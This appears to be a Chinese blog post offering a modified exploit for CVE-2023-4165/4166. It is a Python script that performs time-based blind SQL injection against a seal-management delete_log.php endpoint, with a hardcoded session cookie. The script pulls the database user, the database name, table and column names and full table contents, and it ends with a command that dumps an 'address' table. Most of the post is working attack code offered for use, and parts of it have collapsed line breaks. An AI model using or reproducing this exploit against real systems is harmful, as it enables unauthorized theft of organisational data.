
是两个cve(CVE-2023-4165CVE-2023-4166)其实只是注入点不同,并且是个时间盲注
按照使用习惯,直接修改了网传exp(要不然全是只有验证功能,其他注入语句还要自己写)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
import requests  
import time
import argparse
from urllib.parse import urljoin, quote

# 固定的路径
PATH = "general/system/seal_manage/dianju/delete_log.php?DELETE_STR="

# 请求头, 包含 Cookie (如果需要的话, 替换为有效的 session ID)headers = {"Cookie": "PHPSESSID=sq9pco84pnvufks7ngkpvv3u91"} # 确保这是有效的

# 字符集, 用于盲注猜测
characters = "abcdefghijklmnopqrstuvwxyz0123456789_!@#$%^&*()+-"


def blind_extract(url, headers, payload_generator, characters, max_length=30, delay_threshold=2, is_column_name=False, row_index=None, column_name=None):
"""
通用的盲注提取函数 (使用时间基检测).

:param url: 目标 URL :param headers: 请求头
:param payload_generator: 生成 payload 的函数, 接受位置 i 和字符 c :param characters: 字符集
:param max_length: 最大提取长度
:param delay_threshold: 时间延迟阈值(秒)
:param is_column_name: 指示当前是否正在提取列名
:param row_index: 当前提取的行号 (如果适用)
:param column_name: 当前提取的列名 (如果适用)
:return: 提取的结果字符串, 如果在第一个位置就找不到字符则返回空字符串 "" """ result = ""
if is_column_name:
print(f"Extracting column name...") # 提取列名
elif row_index is not None and column_name:
print(f"Extracting data for row {row_index}, column '{column_name}'...") # 提取数据
else:
print("Starting extraction...") # 开始提取

# 增加请求超时, 比延迟阈值更长
request_timeout = delay_threshold + 2 # 例如, 2 + 2 = 4 秒
# 定义耗时子查询 (确保在需要的地方定义)
# heavy_subquery = "(select count(*) from information_schema.columns A,information_schema.columns B)"
for i in range(1, max_length + 1):
found_char_at_pos = False
# print(f"Trying position {i}:") # 调试输出
for c in characters:
payload = payload_generator(i, c)
try:
# print(f" Trying char '{c}': {url + quote(payload)}") # 用于非常详细的调试
start_time = time.time()
# 对 payload 进行 URL 编码是一个好习惯
res = requests.get(url + quote(payload), headers=headers, timeout=request_timeout)
end_time = time.time()
elapsed_time = end_time - start_time

# 检查经过的时间是否达到阈值
if elapsed_time >= delay_threshold:
result += c
# 实时显示进度
if is_column_name:
# 找到列名
print(f"\rFound column name part: {result.ljust(max_length)}", end="")
elif row_index is not None and column_name:
# 找到数据
print(f"\rFound data part at row {row_index}, col '{column_name}': {result.ljust(max_length)}", end="")
else:
# 找到
print(f"\rFound part: {result.ljust(max_length)}", end="")
found_char_at_pos = True
# time.sleep(0.1) # 可选的小延迟
break # 移动到下一个位置
# else:
# print(f" '{c}' failed (time: {elapsed_time:.2f}s)") # 调试输出

except requests.exceptions.Timeout:
# print(f" Timeout for char '{c}'. Check network or increase timeout/delay_threshold.") # 超时
# 超时通常意味着条件为假(字符不匹配)
pass
except requests.exceptions.RequestException as e:
print(f"\n Error for char '{c}': {e}. Payload: {url + quote(payload)}") # 错误
time.sleep(0.5) # 发生错误时暂停一下

if not found_char_at_pos:
# 如果在当前位置 i 没有找到任何字符匹配
# 如果 i == 1,说明这个字段/值是空的或者不存在
# 如果 i > 1,说明字符串提取完毕
# print(f"\nNo character found for position {i}. Stopping for this item.") # 在位置 i 未找到字符
print() # 换行,因为之前的 print 使用了 end="" break # 结束当前字段/值的提取

return result # 返回提取到的字符串,如果第一个位置就失败则返回 ""

def get_table_name(url, headers, db_name, table_index, delay_threshold):
"""
从指定数据库中提取单个表名.

:param url: 目标 URL :param headers: 请求头
:param db_name: 数据库名称
:param table_index: 要提取的表的索引 (从 0 开始)
:param delay_threshold: 时间延迟阈值
:return: 表名, 如果未找到则返回 "" """ # 定义耗时子查询
heavy_subquery = "(select count(*) from information_schema.columns A,information_schema.columns B)"
# 目标表达式,使用十六进制编码避免特殊字符问题
target_expression = f"(SELECT TABLE_NAME FROM information_schema.tables WHERE TABLE_SCHEMA=0x{db_name.encode('utf-8').hex()} LIMIT {table_index},1)"
# Payload 生成器
payload_generator = (
lambda i, c: f"1) and (substr({target_expression},{i},1))=char({ord(c)}) and {heavy_subquery} and(1)=(1" )
print(f"Attempting to extract table name at index {table_index} from database '{db_name}'...") # 尝试提取表名
table_name = blind_extract(
url, headers, payload_generator, characters, delay_threshold=delay_threshold
)
return table_name


def get_column_names(url, headers, db_name, table_name, delay_threshold):
"""
从指定数据库和表中提取所有列名.

:param url: 目标 URL :param headers: 请求头
:param db_name: 数据库名称
:param table_name: 表名
:param delay_threshold: 时间延迟阈值
:return: 列名列表
""" # 定义耗时子查询
heavy_subquery = "(select count(*) from information_schema.columns A,information_schema.columns B)"
column_names = []
column_index = 0
print(f"Attempting to extract column names from table '{db_name}.{table_name}'...") # 尝试提取列名
while True:
# 目标表达式,使用十六进制编码
target_expression = f"(SELECT COLUMN_NAME FROM information_schema.columns WHERE TABLE_SCHEMA=0x{db_name.encode('utf-8').hex()} AND TABLE_NAME=0x{table_name.encode('utf-8').hex()} LIMIT {column_index},1)"
# Payload 生成器
payload_generator = (
lambda i, c: f"1) and (substr({target_expression},{i},1))=char({ord(c)}) and {heavy_subquery} and(1)=(1" )
# 标记为提取列名
column_name = blind_extract(
url,
headers,
payload_generator,
characters,
delay_threshold=delay_threshold,
is_column_name=True
)
if column_name: # 如果提取到列名
print(f"Found column {column_index}: {column_name}") # 找到列
column_names.append(column_name)
column_index += 1
else:
# 如果 blind_extract 返回空字符串,说明没有更多列了
print("Finished extracting column names.") # 完成列名提取
break
return column_names


def get_table_data(url, headers, db_name, table_name, delay_threshold):
"""
从指定数据库和表中提取所有数据.

:param url: 目标 URL :param headers: 请求头
:param db_name: 数据库名称
:param table_name: 表名
:param delay_threshold: 时间延迟阈值
:return: 一个包含表数据的列表的列表 (table_data) 和列名列表 (column_names) """ # 定义耗时子查询
heavy_subquery = "(select count(*) from information_schema.columns A,information_schema.columns B)"
# 首先获取列名
column_names = get_column_names(url, headers, db_name, table_name, delay_threshold)
if not column_names:
print(f" Error: Unable to retrieve column names for table '{table_name}'. Cannot extract data.") # 错误:无法检索列名
return [], [] # 返回空列表

table_data = []
row_index = 0
print(f"Attempting to extract data from table '{db_name}.{table_name}'...") # 尝试提取数据
while True:
row_data = []
is_row_empty = True # 假设当前行为空
print(f"--- Extracting Row {row_index} ---") # 提取行
for column_name in column_names:
# 目标表达式,确保表名和列名被反引号包围,以处理特殊字符或保留字
target_expression = f"(SELECT `{column_name}` FROM `{db_name}`.`{table_name}` LIMIT {row_index},1)"
# Payload 生成器
payload_generator = (
lambda i, c: f"1) and (substr({target_expression},{i},1))=char({ord(c)}) and {heavy_subquery} and(1)=(1" )
# 传递行号和列名
cell_data = blind_extract(
url,
headers,
payload_generator,
characters,
delay_threshold=delay_threshold,
row_index=row_index,
column_name=column_name
)
row_data.append(cell_data)
# 如果提取到了任何数据(即使是空字符串,也表示该行存在),则标记该行不为空
# 只有当 blind_extract 明确返回非空字符串时,才认为有数据
# 修改:如果 blind_extract 返回任何字符串(包括空字符串),说明行存在,只是这个单元格可能是 NULL 或空
# 我们需要一个方法来判断 LIMIT {row_index},1 是否真的返回了一行
# 也许最好的方法是,如果所有列都返回空字符串,我们才停止

# --- 修改空行判断逻辑 --- # 只要有一个单元格提取到了非空数据,就说明这一行不是完全空的
if cell_data: # 如果 cell_data 不是空字符串 "" is_row_empty = False # 标记该行不为空

# --- 在提取完一行的所有列后检查 --- # 如果尝试提取了当前行 (row_index) 的所有列,但 row_data 中的所有元素都是空字符串 "" # 这强烈暗示 LIMIT {row_index},1 没有返回任何行,或者返回的行所有字段都是 NULL 或空
# 在这种情况下,我们假设已经到达表的末尾
all_cells_are_empty_strings = all(cell == "" for cell in row_data)

if all_cells_are_empty_strings:
print(f"\n--- Row {row_index} appears empty or does not exist. Stopping data extraction. ---") # 行看起来是空的或不存在
break # 停止提取数据

# 如果行不为空(至少有一个单元格有数据或为空字符串但行存在),则添加到结果并继续
table_data.append(row_data)
print(f"\n--- Finished Row {row_index} ---") # 完成行
row_index += 1

return table_data, column_names


def print_table_data(table_data, column_names, table_name=""):
"""
以表格形式打印数据.

:param table_data: 包含表数据的列表的列表
:param column_names: 列名列表
:param table_name: 表名 (可选,用于显示表名)
""" if not table_data:
print("No data to display.") # 无数据显示
return

print("-" * 40)
if table_name:
print(f"Data from Table: {table_name}") # 来自表的数据
else:
print("Data:") # 数据
print("-" * 40)

# 计算每列的最大宽度
# 初始化为列名的宽度
column_widths = [len(name) for name in column_names]
# 遍历数据以找到更宽的单元格
for row in table_data:
for i, cell in enumerate(row):
# 确保索引在范围内 (虽然理论上应该总是匹配)
if i < len(column_widths):
# 使用 str(cell) 处理 None 或其他非字符串类型
column_widths[i] = max(column_widths[i], len(str(cell)))

# 打印表头
separator = "+" + "+".join("-" * (width + 2) for width in column_widths) + "+"
print(separator)
header = "|" + "|".join(
f" {name:<{column_widths[i]}} " for i, name in enumerate(column_names)
) + "|"
print(header)
print(separator)

# 打印数据行
for row in table_data:
row_str = "|" + "|".join(
# 使用 str(cell) 并左对齐
f" {str(cell):<{column_widths[i]}} " for i, cell in enumerate(row) if i < len(column_widths)
) + "|"
print(row_str)
print(separator)


def main():
# 设置命令行参数解析
parser = argparse.ArgumentParser(
description="Script for (time-based) blind SQL injection information extraction via a specified URL" # 通过指定 URL 进行(时间基)盲注提取信息的脚本
)
parser.add_argument(
"-u", "--url", required=True, help="Target base URL, e.g., http://192.168.28.144/" # 目标基础 URL )
parser.add_argument(
"action",
choices=["user", "db", "tables", "data"],
help="Query action: user/db/tables/data", # 查询动作
)
parser.add_argument("-d", "--db", help="Specify database name (for tables/data)") # 指定数据库名
parser.add_argument("-t", "--table", help="Specify table name (for data)") # 指定表名
# parser.add_argument( # 不再需要单独提取表索引,因为 get_table_name 会循环
# "-ti",
# "--table_index", # type=int, # default=0, # help="Index of the table name to extract (starts from 0, default 0)", # ) parser.add_argument( # 不再需要单独提取行和列,因为 get_table_data 会处理整个表
"-ri",
"--row_index",
type=int,
# default=0, # 移除默认值,因为我们现在提取所有行
help="[DEPRECATED] Specify row index (starts from 0, for data)", # 已弃用
)
parser.add_argument( # 不再需要单独提取行和列
"-c", "--column", help="[DEPRECATED] Specify column name (for data)" # 已弃用
)
parser.add_argument(
"--delay", type=float, default=2.0, help="Time delay threshold in seconds (default 2.0)" # 时间延迟阈值
)

args = parser.parse_args()

# 获取基础 URL 并构造完整 URL base_url = args.url
# 确保基础 URL 以 / 结尾,以便 urljoin 正确工作
if not base_url.endswith('/'):
base_url += '/'
full_url = urljoin(base_url, PATH) # 使用 urljoin 来处理路径拼接

print(f"Target URL: {full_url}") # 目标 URL print(f"Action: {args.action}") # 动作
print(f"Using time delay threshold: {args.delay} seconds") # 使用时间延迟阈值

# 定义耗时子查询
heavy_subquery = "(select count(*) from information_schema.columns A,information_schema.columns B)"

# Payload 生成器模板
def create_payload_generator(target_expression):
# 使用闭包来捕获 target_expression return lambda i, c: f"1) and (substr({target_expression},{i},1))=char({ord(c)}) and {heavy_subquery} and(1)=(1"
if args.action == "user":
print("Attempting to extract database USER...") # 尝试提取数据库 USER target_expression = "USER()"
payload_generator = create_payload_generator(target_expression)
result = blind_extract(
full_url, headers, payload_generator, characters, delay_threshold=args.delay
)
print("\nExtraction complete.") # 提取完成
print("Database User:", result) # 数据库用户
elif args.action == "db":
print("Attempting to extract database NAME...") # 尝试提取数据库 NAME target_expression = "DATABASE()"
payload_generator = create_payload_generator(target_expression)
result = blind_extract(
full_url, headers, payload_generator, characters, delay_threshold=args.delay
)
print("\nExtraction complete.") # 提取完成
print("Database Name:", result) # 数据库名
elif args.action == "tables":
if not args.db:
print("Error: -d/--db parameter is required for 'tables' action") # 错误:查询表名需要指定 -d/--db 参数
return
db = args.db
print(f"Attempting to extract all table names from database '{db}'...") # 尝试提取所有表名
table_names = []
table_index = 0
while True:
# 调用 get_table_name 提取单个表名
table_name = get_table_name(full_url, headers, db, table_index, args.delay)
if table_name: # 如果成功提取到表名
table_names.append(table_name)
print(f"Found table {table_index}: {table_name}") # 找到表
table_index += 1
else:
# 如果 get_table_name 返回空字符串,说明没有更多表了
print("Finished extracting table names.") # 完成表名提取
break
print("\nExtraction complete.") # 提取完成
print(f"Table names in DB '{args.db}':", table_names) # 数据库中的表名
elif args.action == "data":
if not args.db or not args.table:
print("Error: -d/--db and -t/--table parameters are required for 'data' action") # 错误:查询数据需要指定 -d/--db 和 -t/--table 参数
return
db = args.db
table = args.table

# 移除了对 --column 和 --row_index 的单独处理逻辑
# 现在总是提取整个表的数据
print(f"Attempting to extract all data from table '{db}.{table}'...") # 尝试提取所有数据
# 调用 get_table_data 获取数据和列名
table_data, column_names = get_table_data(
full_url, headers, db, table, args.delay
)
print("\nExtraction complete.") # 提取完成
if table_data:
# 使用 print_table_data 打印表格
print_table_data(
table_data, column_names, table_name=f"{db}.{table}"
)
else:
# 如果没有数据或发生错误
print(f"No data found in table '{db}.{table}' or an error occurred during extraction.") # 未找到数据或发生错误

else:
# 由于 argparse choices, 这理论上不应该发生
print(f"Error: Unknown action '{args.action}'") # 错误:未知动作
return


if __name__ == "__main__":
main()
1
python .\exp.py -u http://192.168.28.144/ -d td_oa -t address data